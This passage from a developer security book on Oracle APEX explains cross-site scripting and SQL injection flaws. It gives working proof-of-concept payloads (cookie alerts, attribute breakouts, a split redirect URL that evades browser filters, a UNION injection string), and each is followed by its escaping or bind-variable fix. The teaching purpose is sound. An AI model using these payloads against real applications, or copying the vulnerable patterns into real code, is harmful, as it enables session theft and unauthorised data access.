- Making the Username column bold using an HTML Expression

The HTML bold tag can be considered deprecated in favor of CSS styling. With a “bold” style defined in your custom CSS, you can make the column bold and maintain security by using an HTML Expression as shown in Figure 2-8.


Column Formatting

CSS Class:

CSS Style:

Highlight Words:

HTML Expression:

```
<span class="bold">#USERNAME#</span>
```

[Insert column value]

FIGURE 2-8: Using an HTML Expression to change the formatting for a column

Prior to APEX 4.1.1 this was still vulnerable, so should only be used on newer APEX installations.

TIP *You can use the style approach rather than bold tag markup with either of the preceding solutions. It helps to further separate the presentation layer because you can change the column style through modification of the CSS without the need to drill down in the APEX application itself. This is not a security concern, but simply a way of easing ongoing application maintenance.*

The first stage of protecting reports in your APEX applications against Cross-Site Scripting is to ensure that the columns are escaped. You can do this by either:

- Setting the display type of each column to "Display as Text (escape special characters)."
- Using a PL/SQL function to escape the column within the Region Source query.

The HTML Expression feature in a column definition can also be used, but bear in mind these should be used carefully. We discuss HTML Expressions in the next section.

Report Column Formatting — HTML Expressions

As discussed in the previous section, the Report Column definition includes a Column Formatting section that enables you to specify an HTML Expression for the column. You can use this to change the display format of the column data, and it is often used to style a column.

When defining an HTML Expression, you can include the column data using a template variable *(#VALUE#)*. It is also possible to use substitution variables to include other APEX items within the HTML Expressions. These values are automatically stripped and escaped by APEX to counter a Cross-Site Scripting threat. However, in versions of APEX prior to 4.1.1, the protective mechanism contained a flaw that would still allow malicious HTML markup or a script within the table column to be displayed in the browser.

The issue was reported to Oracle by Recx and Oracle fixed the problem in APEX 4.1.1. Our attack used a technique known as "double-tagging" and as of APEX 4.1.1 such input is now correctly stripped. Versions before this would be exploitable via Cross-Site Scripting if the data in the database was of the following form:

```
<<b>script>alert('test')<<b>/script>
```

The template variable representing the column name would be "stripped" to remove HTML tags, but this would actually leave the JavaScript tags:

```
<script>alert('test')</script>
```

In APEX 4.1.1, this was resolved so that the input would correctly have the JavaScript tag removed.

The quote character is now also encoded into HTML Entity form. This is useful because there are more contexts where the template variable can be used within HTML, for example, inside a quoted tag attribute:

```
<img src="/i/#USERNAME#.gif" alt="Image of #FIRSTNAME# #SURNAME#"/>
```

If a user could modify his username, first name, or last name within the application, in APEX 4.1 and below a Cross-Site Scripting condition occurs within the HTML tag attribute.

For example, a malicious last name could define a malicious event for the `IMG` tag:

```
Aardvark" onClick="alert('Hello World');"
```

Because a double quote is not escaped, the browser would interpret the `onClick` event and execute the specified JavaScript if a user clicked the image.

The single quote is not escaped in APEX prior to version 4.2, so ensure that HTML attributes are specified within double quotes. If the attribute (legitimately) used a single quote (or even worse, no quotes at all), the application would be vulnerable to Cross-Site Scripting.

For example, an HTML Expression could be defined as follows:

```
<img src='/i/#USERNAME#.gif' alt='Image of #FIRSTNAME# #SURNAME#'/>
```

The attack would now use single quotes in a user's last name to terminate the attribute and start a JavaScript event attribute:


```
Aardvark' onClick="alert('Hello World');"
```

This would result in an image tag constructed as follows:

```
<img src='/i/#USERNAME#.gif' alt='Image of #FIRSTNAME# Aardvark' onClick="alert('Hello
World'); " '/>
```

To demonstrate, modify your report from the previous section so that the Surname field uses an HTML Expression that a user can click to see a pop-up with the user's full name (first and last). This use of HTML Expressions has been a problem in a number of applications we have analyzed. This example simplifies the code to demonstrate the issue using a simple JavaScript `alert()` message box; in real applications, we've seen custom JavaScript used to pop up a modal dialog box that accessed data via Ajax calls to the APEX application.

Modify the *`surname`* report column on the report page created in the previous section (page 30), so that the HTML Expression is as shown in Figure 2-9.



Column Formatting

CSS Class

CSS Style

Highlight Words


HTML Expression

```
<a href="javascript:alert('Full name is #FIRSTNAME# #SURNAME#')">#SURNAME#</a>
```

[Insert column value]

FIGURE 2-9: Using an HTML Expression to make a report column contain a link with JavaScript

The report now renders a link in the *`surname`* column, and when you click the link a message box displays with the user's full name, as shown in Figure 2-10.


The page at apex.oracle.com says:


Full name is Alice Aardvark

FIGURE 2-10: The intended message box is displayed with the user's details.

This is what the developer expects, and given that you have not changed the default Display type of any columns, the developer would reasonably expect this to be safe against Cross-Site Scripting. However, if you edit the row for Alice and modify her first name to contain malicious script, you can modify the anchor's JavaScript to perform additional actions:

```
Alice');alert(document.cookie);//
```

Now, after Alice (playing the role of the attacker) has modified her first name and an innocent administrator views the report page and clicks on the column, the administrator gets two pop-up boxes: the first with Alice's first name, and then a second that displays the session cookie (see Figure 2-11).


The page at apex.oracle.com says:

ORA_WWV_ATTRIBUTE_PAGE=4651%2C%23ALL;

[redacted]

FIGURE 2-11: A second, unintended, message box containing the browser's cookie

A real attack would not be so overt, but would perhaps choose to perform an action within the administrator's browser, such as modifying Alice's privileges.

Resolving this issue is a little obtuse: You need to modify the region source query for the report to contain an additional column that is escaped so that it can safely be used in JavaScript:


```
select "ROWID",
"ID",
"USERNAME",
"FIRSTNAME",
"SURNAME",
apex_escape.js_literal('Full name is ' || firstname || ' ' || surname)
 as jsfullname
from "#OWNER#"."DEMO_USERS_XSS"
```

This additional column contains the text that you want to display in your HTML Expression. This column is not displayed in the report page, so edit the *`jsfullname`* column and set the display type within Column Attributes to Hidden.

Now change the *`surname`* column's HTML Expression to use your new safe column:

```
<a href="javascript:alert(#JSFULLNAME#)">#SURNAME#</a>
```

Assuming Alice's first name still has the previous entered malicious script, you can see that the script is not executed, and the entire first name is just included in the first dialog box, as expected, and no further pop-ups are displayed. Figure 2-12 shows that the output is displayed safely.



```
Full name is Alice');alert(document.cookie);// Aardvark
```

FIGURE 2-12: The HTML Expression is no longer vulnerable to Cross-Site Scripting because the JSFULLNAME column is escaped correctly.

The application is now no longer vulnerable to Cross-Site Scripting in the report column's HTML Expression.

When defining HTML Expressions, consider the following:


- Ensure you are using APEX 4.1.1 or higher.
- Use double quotes around all tag attributes that contain column template variables.
- Do not use the column template variables within tag attributes (such as an anchor `href` attribute, or a tag event attribute such as `onClick`).
- Where column templates need to be used, define the report with an additional column that makes the data safe using `apex_escape.js_literal`.
- Do not use item substitution values when using APEX 4.2 or above.

There is no known mechanism to escape the template variables to make sure applications prior to APEX 4.1.1 are secure against Cross-Site Scripting, except modifying the region source in the report so the underlying query escapes data. If the column is escaped correctly in the query for the context in which the template variable is used in the HTML Expression, this would be secure. However, it does, in part, negate the purpose of HTML Expressions because the presentation layer is now mixed with the database query.

NOTE *In the newly released APEX 4.2.1, there is some automatic escaping within HTML Expressions that alleviates the work required by a developer. But the specific case here of using an HTML Expression to format a column with a link that executes JavaScript is currently still exploitable.*

Report Column Formatting — Column Link

Similar to HTML Expressions, each report column has a Column Link section in the settings. You can use this, unsurprisingly, to make the column display in the report as a link.


Column Link

Link Text			
	[SURNAME] [Icon 1] [Icon 2] [Icon 3] [Icon 4] [Icon 5] [Icon 6] [Icon 7] [Icon 8]		
Link Attributes			
Target	Page in this Application	Page	
Request		Clear Cache	
	Name	Value	
Item 1			
Item 2			
Item 3			
Page Checksum	- Use default -		


☐ Reset Pagination

FIGURE 2-13: Column Link settings within a column definition

When using the Link Attributes option, make sure all attributes are enclosed in double quotes, and be aware that if you're using event attributes with a column template variable you'll need to escape the value as per the previous section in the report query.

Some developers use substitution variables to set item values within the Name/Value section of the Column Link settings. This also leads to a Cross-Site Scripting vulnerability because the substitution variables are not encoded, which allows an attacker who can modify the item to inject into the link generated for the column.

To see how this works, create a page item on the report page (30) that is a text field called *`P30_TEXT`* and a button *`P30_SUBMIT`*. Then modify the *`firstname`* column so that you have a Column Link that links back to a page (just link back to page 30 as an example), and sets the *`P30_TEXT`* item when the link is clicked. Enter some data into the Link Text field to have the Column Link display properly. The completed Column Link section is shown in Figure 2-14.


Column Link

Link Text	#FIRSTNAME#		
	[FIRSTNAME] [Icon 1] [Icon 2] [Icon 3] [Icon 4] [Icon 5] [Icon 6] [Icon 7] [Icon 8]		
Link Attributes			
Target	Page in this Application	Page	30
			Reset Pagination
Request		Clear Cache	
	Name		Value
Item 1	P30_TEXT		&P30_TEXT.
Item 2			
Item 3			
Page Checksum	- Use default -		


FIGURE 2-14: Setting an item value within the Column Link settings using a substitution variable.

The page now has links in the *firstname* column that set the *P30_TEXT* item. You can modify the *P30_TEXT* item using the input box and submit button. The bare-bones demonstration shows how the use of a substitution variable in the Column Link can be exploited to trigger a Cross-Site Scripting issue.

Run the page and in the text box, enter the following exploit and click the submit button:

```
:"><script>alert('Vulnerable Column Link');</script>
```

In a modern browser, nothing appears to happen. However, if you analyze the source of the page, you can see the malicious script is embedded in the page. The reason the alert was not displayed is again due to the browser XSS protection. The application is vulnerable and users can be exploited; to show the scripting is working, just refresh the page, or navigate away and back again. The pop-up box shown in Figure 2-15 should then be displayed.


The page at apex.oracle.com says:

Vulnerable Column Link

FIGURE 2-15: Exploitation of the Column Link, displaying an unintended message box

This shows that the JavaScript you entered in the input box was eventually executed by the browser when the page was viewed.

It actually executed three times, once for each row. Once a weaponized exploit has control of a page, it is relatively simple to prevent multiple executions and perform the nefarious actions without a noticeable change to the user experience.

When using substitution variables in a Column Link to set values on the target page, ensure the item is protected so it cannot be set by the user, and that the value is not derived from any untrusted data.

So, in summary, when using Column Links in your APEX reports:

- Ensure all link attributes are enclosed in double quotes.
- Be aware that if you're using event attributes in link attributes with a column template variable, you'll need to use a specifically escaped column in the report.
- Substitution variables should be protected and not based on untrusted data, when used to set an item's value.


Report Column — List of Values

Although less common than the issues that arise from the report column features discussed so far, we are aware of applications that define a classic report column based on a List of Values (LOV) query. The data returned and displayed via the LOV is not encoded by default, and this can cause Cross-Site Scripting.

To demonstrate, create a new page (32) with a Classic Report based on the *DEMO_FILES_XSS* table and use an LOV query to make the *owner* column represent the name of the user who owns the file.

Edit the *owner* column, changing the type to "Display as Text (based on LOV, does not save state)."

In the List of Values section, enter an LOV query (the vulnerability exists when using a Named LOV also).




Column Attributes

Display As: Display as Text (escape special characters, does not save state)

Standard Report Column
Display as Text (based on LOV, does not save state)
Display as Text (saves state)
Display as Text (escape special characters, does not save state)
Date Picker (Classic)
Date Picker

FIGURE 2-16: Defining a report column based on a List of Values



List of Values


Named LOV	- Select Named LOV -		
Display Extra Values	Yes	Display Null	No
Null display value		Null return value	

List of values definition

```
select firstname as display_value, id as return_value from demo_users_xss
```

FIGURE 2-17: Report column List of Values query to resolve the owner name

The resulting report then displays the owner's name for each file as shows in Figure 2-18.


Report 1

ID	OWNER	FILENAME
0	Alice	test.txt
1	Alice	word.doc
2	Bob	bobs.xls
3	Charlie	charlie.ppt

FIGURE 2-18: The resulting report displays the name of the owner for each file.

The *owner* column is actually not escaped here, so if you use your Report/Form pages (30 and 31) to modify a user's details, you can inject script into this report. Try changing the Bob user's details so that a message box is displayed when this page (32) is loaded:

```
Bob<script>alert('Exploitable LOV!');</script>
```

To resolve the vulnerability, you need to escape the data in the LOV query. If you inspect the source of the report you can see that you are outside of an HTML tag, so `apex_escape.html()` or `htf.escape_sc()` is the correct function to use here:

```
select apex_escape.html(firstname) as display_value, id as return_value
from demo_users_xss
```

The column in the LOV query is now escaped, and any malicious markup and JavaScript within a user's first name is displayed rather than interpreted by the browser.

APEX uses LOV queries in other controls, such as select lists or pop-up boxes. The *display_value* field is escaped automatically from APEX 4.0 onward, but escaping can still be disabled in an LOV query in these cases when the query contains `htf.escape_sc()`.

When automatic escaping is disabled, all columns must be manually escaped. One customer application we saw had a Cross-Site Scripting issue because of the following SQL in an LOV query:

```
select htf.escape_sc(firstname) || '&nbsp;' || surname as display_value, id as return_value
from demo_users_xss
```

The developer had correctly wrapped the *firstname* column in a call to `htf.escape_sc()`. However, the *surname* column was not protected, and it was possible to invoke a Cross-Site Scripting condition by modifying an account's surname. The resolution was simple — ensure all queried columns are escaped:

```
select htf.escape_sc(firstname) || '&nbsp;' || htf.escape_sc(surname) as display_value,
id as return_value
from demo_users_xss
```

Remember:

- When using LOV queries within report column definitions, ensure all components of the *`display_value`* column are escaped using `apex_escape.html()` or `htf.escape_sc()`.
- When using LOV queries elsewhere, the *`display_value`* value is escaped automatically from APEX 4.0 onward, but be aware that escaping can be disabled if the query contains `htf.escape_sc()` (even if this is within a comment!).

DIRECT OUTPUT


Another major area of Cross-Site Scripting vulnerabilities in APEX applications is where custom PL/SQL code is used to display untrusted data in a page. You can use the `htp` package in PL/SQL to output text to the browser at the point of execution, and the `htp.p()` procedure is often used in APEX processes to return some data to the user, or directly modify the resulting page.

These `htp.p()` calls do not have to be within the APEX application and can be in database packages that are called by the APEX front end. The same Cross-Site Scripting risk applies here when the data is untrusted and not encoded.

As a simple example, create a new blank page (33) with an HTML region, containing two page items that are text fields (*`P33_TEXT1`* and *`P33_TEXT2`*) and a button (*`P33_SUBMIT`*) that submits the page.

Then create a process that executes before regions called Test Equality, using the following PL/SQL:

```
begin
 if :P33_TEXT1 = :P33_TEXT2 then
  htp.p('The text matches!');
 else
  htp.p('Sorry, ' || :P33_TEXT1
   || ' does not match ' || :P33_TEXT2 || '.');
 end if;
end;
```



Page: 33 Cross-Site Scripting - Direct Output
* Name: Test Equality
Type: PL/SQL anonymous block

* Sequence: 10
Process Point: On Load - Before Regions
Run Process: Once Per Page Visit (default)

* Process [Download Source]

```
begin
 if :P33_TEXT1 = :P33_TEXT2 then
  htp.p('The text matches!');
 else
  htp.p('Sorry, ' || :P33_TEXT1
   || ' does not match ' || :P33_TEXT2 || '.');
 end if;
end;
```

FIGURE 2-19: Sample process that outputs user data

This heavily simplified example displays a message at the top of the page when the user enters values that do not match, and the message contains the values entered by the user. The *P33_TEXT1* and *P33_TEXT2* items are inherently untrusted because they can, by design, have any value. The HTP.P call is not handling this untrusted input correctly, leading to a Cross-Site Scripting issue.

Run the page, and in the first box enter:

```
<script>document.write('
```

In the second box, enter:

```
');document.location=('http://www.google.com');</script>
```

When you click Submit, the preceding JavaScript executes and you're redirected to Google. In fact, you can't go back to the APEX application because every time the page loads, the values from your session state for the two text boxes are displayed and interpreted by the browser as JavaScript instructions to navigate to Google!

The issue could be triggered by sending an e-mail to a target user, who may well click the link because it looks like it is for a legitimate APEX application that he or she uses every day:

```
http://apex.oracle.com/pls/apex/f?p=12556:33:0::::P33_TEXT1,P33_
TEXT2:%3Cscript%3Edocument.write(',');document.location=('http'%2bString
.fromCharCode(58)%2b'//www.google.com');%3C/script%3E
```

However, the attacker could then force the user toward any site — perhaps somewhere malicious that downloads malware to the user's machine.

This example comes from an actual APEX application and is interesting because it actually bypasses the browser's built-in Cross-Site Scripting protection. At the time of writing, Chrome cannot determine that the input is the same as the script executed because it is split across two separate input fields.

The fix is simple: encode the two untrusted items so they are not interpreted as HTML tags and JavaScript by the browser. In APEX 4.2, you can use the new `apex_escape.html()` function, and in older versions you should use `htf.escape_sc()`:

```
begin
 if :P33_TEXT1 = :P33_TEXT2 then
  htp.p('The text matches!');
 else
  htp.p('Sorry, ' || apex_escape.html(:P33_TEXT1)
   || ' does not match ' || apex_escape.html(:P33_TEXT2) || '.');
 end if;
end;
```

The same exploit no longer works, and any data entered into the text boxes is simply displayed at the top of the page. Looking at the source, you can see that any HTML tag characters in the input are being translated into their HTML Entity form.

You were able make the untrusted data safe here by using `apex_escape.html` (or `htf.escape_sc`). This is because the data was displayed outside of an existing tag (the previous `Input` tag is closed, and your data is followed by a new `Div` tag). Remember, the context of where the data is used is very important to applying the correct protection for Cross-Site Scripting.

A more complex example that has the same risk comes from an application that has an "upcoming events" section, implemented via a page process that displays events by directly outputting an HTML unordered list:

```
htp.p('<ul>');
for cur in
 (select * from
  (select * from events where event_start > sysdate
    and event_end < sysdate + 31
   order by event_start, event_end)
  where rownum < 10)
loop
 htp.p('<li>');
 htp.p('<a href="#" '
  ||'onClick="popup(''f?p=&APP_ID.:9:&SESSION.::::P9_NAME:'
  ||cur.name||''')">');
 htp.p('<b>'||cur.name||' - '||cur.details||'</b>');
 htp.p('</a>');
end loop;
htp.p('</ul>');
```

The cursor iterates over the events table and generates an HTML link for each event that displays more details in a pop-up window.

If a malicious user could create an event with a name containing angle brackets, he could inject a JavaScript tag into the list. Or perhaps if he could use double quotes in the name, he could modify the syntax of the rendered anchor tag. Actually, he could just append JavaScript to the `onClick` event by closing the string and brackets in the pop-up call.

What is the correct encoding here? Different encodings are required for each instance.

First, the items outside of an HTML tag can be encoded with `apex_escape.html()` or `htf.escape_sc()`, as you saw in the previous example:

```
 htp.p('<b>'||apex_escape.html(cur.name)||' - '||apex_escape.html(cur.details)||'</b>');
```

The required encoding for the item used within the `onClick` attribute is less obvious. Because you're in an attribute, it is reasonable to think that you could use the `apex_escape.html_attribute()` function. However, this only protects against untrusted data that attempts to get out of the attribute (and start another one, such as a JavaScript event). Because the data in this example is already within a JavaScript event, an attacker could specify input that would stay within the `onClick` event and execute after the pop-up is displayed when the user clicks on the link.

Neither of these would be correct:

```
 htp.p('<a href="#" onClick="popup(''f?p=&APP_ID.:9:&SESSION.::::P9_NAME:'||apex_escape
.html_attribute(cur.name)||''')">');
```

Or

```
 htp.p('<a href="#" onClick="'||apex_escape.html_attribute('popup(''f?p=&APP_
ID.:9:&SESSION.::::P9_NAME:'||cur.name)||'">');
```

The key observation is that you're trying to protect a JavaScript string (the URL passed to the pop-up method). Therefore, you need to protect this entire JavaScript literal:

```
 htp.p('<a href="#" onClick="popup(');
 htp.p(apex_escape.js_literal('f?p=&APP_ID.:9:&SESSION.::::P9_NAME:'
  ||cur.name));
 htp.p(')">');
```

The string argument passed to the pop-up method is enclosed in quotes by the escape routine, and any embedded special characters are converted into JavaScript escape sequences. Malicious names from the database tab cannot modify the syntax of the `onClick` event within the page that is displayed in the browser, and you've protected against Cross-Site Scripting. When outputting data within the PL/SQL blocks in APEX applications or database packages called by your applications, protect against Cross-Site Scripting by ensuring the data is correctly encoded:

- From APEX 4.2, use the `apex_escape` functions.
- In older versions of APEX, use `htf.escape_sc`, `apex_javascript.escape`, or manually filter data that is in HTML attributes.

SUMMARY

Cross-Site Scripting vulnerabilities arise when untrusted data is included in an HTML page. Within APEX there are two places where this inclusion of untrusted data is commonplace: in reports, and in PL/SQL blocks that output data.

In APEX reports, there are four areas that can be affected by Cross-Site Scripting:

- Within the report query, when the column display type does not automatically escape the data
- In an HTML Expression defined on a report column
- Where a column link is defined
- When a List of Values query is used

When your APEX applications directly output untrusted data (i.e., data that can be modified by a user or external party) you must ensure that it is first escaped so the content does not affect the rendering of the page.

The type of escaping required depends on the context in which the untrusted data is used. We have demonstrated exploitable instances of each of these Cross-Site Scripting vulnerabilities and shown how to correctly secure your APEX applications by using the appropriate escape functions.

3 SQL Injection

The data-centric perspective of the APEX platform means that applications generally have a lot of PL/SQL code behind the scenes. Database queries are used in the background to generate the content, similar to other web application platforms. However, with APEX, PL/SQL code can also be used for application business logic, authentication, authorization, and even in the interface presentation layer.

Wherever you have Structured Query Language (SQL) statements, there is potential for SQL Injection. APEX applications can have two types of SQL Injection problems: through the use of substitution variables, and due to dynamic SQL statements. The former are specific to the APEX platform, whereas the latter are common to many web technology stacks.

Attacks against SQL statements started to be publicly reported in the late 1990s, and have grown in more recent years to become a significant attack vector. The term *SQL Injection* defines a vulnerability class affecting systems that interact with a database. Because modern web applications make heavy use of SQL, they are the most commonly targeted platform; however, SQL Injection attacks can affect almost every class of software.

The SQL syntax that is used in application database interactions can sometimes be manipulated by an end user (attacker), such that the intended query is modified to perform some unintended action. In the simplest case, a system that suffers from SQL Injection could be abused to return additional data from the database (such as usernames and passwords) outside of that intended by the described query.

The core of the issue is that the system interacting with the database combines data from an untrusted source in a way that the underlying intention (query syntax) of the interaction is modified. This is similar to other classes of security vulnerability, such as Cross-Site Scripting attacks; untrusted data is treated not as data, but as instructions, executed by the database, or web browser.

THE PROBLEM

Untrusted data injected by the attacker is interpreted by the database as a legitimate instruction. An attacker who carefully crafts malicious input can cause a system to interact with the database in unexpected ways. This is a breakdown of the security boundary that the system defines between the end user and the back-end database.

Systems generally do not allow end users to interact directly with the database, but rather have a boundary within the web application that controls access to data. Authorization is commonly implemented by the front-end web application (or mid-tier application server), such that not all functionality and data is available to all users. Where a SQL Injection vulnerability exists, this logic can be bypassed, permitting an attacker to directly query data from the database.

THE SOLUTION

There needs to be clear separation of the database query syntax and external data. Where this is not possible, the external data must be rigorously validated to ensure it is of an expected format and cannot modify the query syntax. Some defensive techniques that you can use are:

- Do not use substitution variables that are not trusted.
- Do not concatenate untrusted input with dynamically built SQL queries.
- Access items using the `v` function (or even better, `nv`).
- Use bind variables when using `EXECUTE IMMEDIATE` or dynamic cursors.

Where it is not possible to separate external untrusted data from the query, it is essential to inspect the data to ensure that it conforms to the specification that your application requires. It is also important to note that untrusted data can enter into your application from many sources.

Validation

Validation is a powerful defensive mechanism. Essentially, it is a process that ensures the input supplied is compliant with a standard defined within the application.

Regardless of which validation mechanism you use, you can take two approaches:

- **Whitelisting:** Validating for known good values and permitting them.
- **Blacklisting:** Validating for known bad values and denying them.

Although the second of these may appear easier, it can create an arms-race situation within your application development that renders it only partly effective at best. Whitelisting allows you to have confidence that the data you're using within your SQL statements is of the expected form; and although not without fault, it offers considerable defensive strength to your application.

EXAMPLES

The examples in this chapter have either been fabricated to demonstrate the salient points discussed, or are simplified versions of code constructs we have observed in the real-world. We're confident that the issues described are present in many APEX applications, and the aim is to get the core ideas across in the most understandable way, rather than presenting real (and therefore likely more obtuse or complex) code.

We think it is useful for developers to experiment with the vulnerabilities discussed. In the training courses we have run we found that developers enjoy attacking their own code and learning some of the skills of real attackers. We therefore encourage you to follow along with the examples, code up the vulnerabilities, try the exploits, and then implement the fixes. The great thing about APEX is that no real setup is needed, just an APEX instance and a browser.

DYNAMIC SQL – EXECUTE IMMEDIATE

As a simple example, a SQL Injection vulnerability can be demonstrated with the following hypothetical construct:

```
l_sql := 'SELECT id,role FROM users ' ||
 WHERE username = ''' || :P123_USERNAME || '''';
EXECUTE IMMEDIATE l_sql;
```

When the username "bob" is supplied, the database query executes as intended:

```
SELECT id,role FROM users WHERE username = 'bob';
```

However, if the *P123_USERNAME* variable can be arbitrarily set by a malicious user, the syntax of the query can be modified. Entering a username that contains a single quote actually causes an error (unclosed quotation mark, because there is an additional single quote in the resulting query). The resulting query looks like this, which isn't a valid SQL statement:

```
SELECT id,role FROM users WHERE username = ''';
```

When witnessed outside of development, errors such as "ORA-01756 quoted string not properly terminated" are indicative of SQL Injection because they indicate that the query syntax has been constructed incorrectly. Presuming that the developer implemented the query correctly, it suggests that some external factor is causing the syntax of the query to change.

To demonstrate further, imagine entering a nonexistent username that ends the single-quoted string and contains additional SQL to modify the query syntax:

```
nobody' UNION SELECT id,role FROM users WHERE id=0 --
```

The resulting query is then:

```
SELECT id,role FROM users WHERE username = 'nobody'
 UNION SELECT id,role FROM users WHERE id=0 -- ';
```

This will then return a single row representing the user with an *ID* of 0, without prior knowledge of that user's name. If this was used to gain access to that user's data, the attacker would have been presented with the information from the row with *ID* 0 in the *users* table.

To resolve the vulnerability, you can use the following pattern:


```
l_sql = 'SELECT id,role FROM users WHERE username = :username';
EXECUTE IMMEDIATE l_sql USING :P123_USERNAME;
```

This statement uses the bind variable *username* within the dynamic SQL statement, and the untrusted *P123_USERNAME* item is then handled safely at the database layer. Malicious input within the variable will not modify the syntax of the query and, therefore, the preceding pattern is not vulnerable to SQL Injection.

Example

To try this out, create a new blank page (40), with a blank region, one page item as a text field (*P40_TESTINPUT*), and one page item button that submits the page.

